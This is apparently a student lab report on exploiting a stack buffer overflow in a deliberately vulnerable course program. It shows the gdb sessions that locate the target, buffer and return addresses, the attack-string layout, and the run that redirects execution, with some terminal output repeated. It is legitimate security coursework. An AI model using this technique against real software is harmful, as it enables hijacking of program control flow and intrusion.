Buffer Overflow Exploitation Report

Submitted By: Narendra Khatpe


B-number: B00984858

Overview:

This report outlines the successful exploitation of a buffer overflow vulnerability in the C program vuln_program. The objective was to craft an attack string that would overwrite the return address on the stack, redirecting the program's flow to the target() function and printing the message "I am sorry that you just got pwned!".

System Used:


The exploitation was conducted on a **32-bit Ubuntu OS** virtual machine, running on VirtualBox.



```
General
Name:              Ubuntu32
Operating System:  Ubuntu (32-bit)
System
Base Memory:   4096 MB
Processors:    2
Boot Order:    Hard Disk, Optical, Floppy
Acceleration:  Nested Paging, PAE/NX, KVM Paravirtualization
Display
Video Memory:            16 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled
Storage
Controller: IDE
 IDE Secondary Device 0:  [Optical Drive] VBoxGuestAdditions.iso (51.05 MB)
Controller: SATA
 SATA Port 0:             Ubuntu32.vdi (Normal, 25.00 GB)
Audio
Host Driver:  Default
Controller:   ICH AC97
Network
Adapter 1:  Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller:  OHCI, EHCI
Device Filters:  0 (0 active)
Shared folders
None
Description
None
```

Crashing the Program:

Initially, the program was executed with a long input to cause it to crash due to a buffer overflow. This step was successful, as evidenced by the segmentation fault error.


Ubuntu32 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nkhatpe@Ubuntu32: ~/Desktop/CS558 P3 Final
4:37 PM
Right Ctrl


```
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ make
gcc -Wall -Wextra -fno-stack-protector -z execstack -static -o vuln_program vuln_program.c
vuln_program.c: In function ‘prompt’:
vuln_program.c:11:2: warning: implicit declaration of function ‘gets’ [-Wimplicit-function-declaration]
  gets(buf);
  ^
/tmp/cc2OP5VU.o: In function `prompt':
vuln_program.c:(.text+0x2d): warning: the `gets' function is dangerous and should not be used.
gcc -Wall -Wextra -o exploit exploit.c
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ ./vuln_program
What should I do here...?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ s
```

Exploiting the Buffer Overflow:

For exploitation of the vuln_program, here Three factors are mainly considered,

1. Target function address (Located in main function)
2. Start address of the buffer (where the gets function is, specifically in eax register, since we are using 32-bit Linux)
3. Address where return address is stored on to the stack. (At the prompt function)

These three addresses can be obtained by using **gdb tool** with vuln_program. Once we obtain all addresses, we can safely exit from gdb.


Ubuntu32 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
4:47 PM
Right Ctrl

```
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ gdb ./vuln_program
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vuln_program...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x80488d8
(gdb) run
Starting program: /home/nkhatpe/Desktop/CS558 P3 Final/vuln_program

Breakpoint 1, 0x080488d8 in main ()
(gdb) info address target
Symbol "target" is at 0x80488f3 in a file compiled without debugging.
(gdb) break prompt
Breakpoint 2 at 0x804889e
(gdb) continue
Continuing.
What should I do here...?

Breakpoint 2, 0x0804889e in prompt ()
(gdb) info frame
Stack level 0, frame at 0xbfffefe0:
 eip = 0x804889e in prompt; saved eip = 0x80488e5
 called by frame at 0xbffff000
 Arglist at 0xbfffefd8, args:
 Locals at 0xbfffefd8, Previous frame's sp is 0xbfffefe0
 Saved registers:
  ebp at 0xbfffefd8, eip at 0xbfffefdc
(gdb) break gets
Breakpoint 3 at 0x804f366
(gdb) continue
Continuing.

Breakpoint 3, 0x0804f366 in gets ()
(gdb) info registers eax
eax            0xbfffef50       -1073746096
(gdb)
```

Crafting the Attack String:

The length of the attack string is calculated as:

(address where the return address is stored - address of buffer) + 4.

This guarantees that even if there are other variables present, they won't affect the exploitation. First, as this is a little-endian machine, I filled the attack string with characters (garbage values), as far as there are no null bytes, it's valid. for the last 4 bytes I have filled the target function address in the reverse order.

When an attack string floods the stack, the buffer becomes filled with garbage and the return address is overwritten with the address of the target function. Even though we have corrupted the stack values, there is no segmentation fault because the target function calls exit(0).

Why this attack string ?


This attack string is effective not just for the specified buffer in vuln_program, but for any size of buffer. The current buffer size is 128, but what if the buffer size decreased (underflow) or increased beyond 128 (overflow)? Simply relying on the target function won't work if the buffer size changes. The program may attempt to access memory it shouldn't, resulting in a program crash (segmentation fault). Therefore, it's essential to use the start buffer address along with the address where the return address is stored in the stack and the target function address.

Generating the Attack String:


The C program was written for generating the attack string **attack.input** the program takes the 3 addresses to generate the attack string.

./exploit <function address> <buffer start address> <address of return address>

After executing the above the exploit will generate the attack string successfully.




```
(gdb) break prompt
Breakpoint 2 at 0x804889e
(gdb) continue
Continuing.
What should I do here...?

Breakpoint 2, 0x0804889e in prompt ()
(gdb) info frame
Stack level 0, frame at 0xbfffefe0:
 eip = 0x804889e in prompt; saved eip = 0x80488e5
 called by frame at 0xbffff000
 Arglist at 0xbfffefd8, args:
 Locals at 0xbfffefd8, Previous frame's sp is 0xbfffefe0
 Saved registers:
  ebp at 0xbfffefd8, eip at 0xbfffefdc
(gdb) break gets
Breakpoint 3 at 0x804f366
(gdb) continue
Continuing.

Breakpoint 3, 0x0804f366 in gets ()
(gdb) info registers eax
eax            0xbfffef50       -1073746096
(gdb) quit
A debugging session is active.

        Inferior 1 [process 5364] will be killed.

Quit anyway? (y or n) y
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ gcc -Wall -Wextra -o exploit exploit.c
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ ./exploit 0x80488f3 0xbfffef50 0xbfffefdc
Function address: 80488f3, Buffer address: bfffef50, Return address: bfffefdc, String length: 144
Byte 0 = f3
Byte 1 = 88
Byte 2 = 04
Byte 3 = 08
Exploit input file 'attack.input' created successfully.
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$
```



Executing the Exploit:

Finally, the generated attack string was used as input to the vuln_program. Upon execution, the program successfully executed and printed the message "I am sorry that you just got pwned!" without crashing.



```
What should I do here...?

Breakpoint 2, 0x0804889e in prompt ()
(gdb) info frame
Stack level 0, frame at 0xbfffefe0:
 eip = 0x804889e in prompt; saved eip = 0x80488e5
 called by frame at 0xbffff000
 Arglist at 0xbfffefd8, args:
 Locals at 0xbfffefd8, Previous frame's sp is 0xbfffefe0
 Saved registers:
  ebp at 0xbfffefd8, eip at 0xbfffefdc
(gdb) break gets
Breakpoint 3 at 0x804f366
(gdb) continue
Continuing.

Breakpoint 3, 0x0804f366 in gets ()
(gdb) info registers eax
eax            0xbfffef50       -1073746096
(gdb) quit
A debugging session is active.

        Inferior 1 [process 5364] will be killed.

Quit anyway? (y or n) y
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ gcc -Wall -Wextra -o exploit exploit.c
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ ./exploit 0x80488f3 0xbfffef50 0xbfffefdc
Function address: 80488f3, Buffer address: bfffef50, Return address: bfffefdc, String length: 144
Byte 0 = f3
Byte 1 = 88
Byte 2 = 04
Byte 3 = 08
Exploit input file 'attack.input' created successfully.
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$ ./vuln_program < attack.input
What should I do here...?
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[illegible]
I am sorry that you just got pwned!
nkhatpe@Ubuntu32:~/Desktop/CS558 P3 Final$
```

Conclusion:

The successful exploitation of the buffer overflow vulnerability in vuln_program demonstrates the importance of proper input validation and bounds checking in software development. By crafting a carefully constructed attack string, it was possible to gain control of the program's execution flow and execute arbitrary code.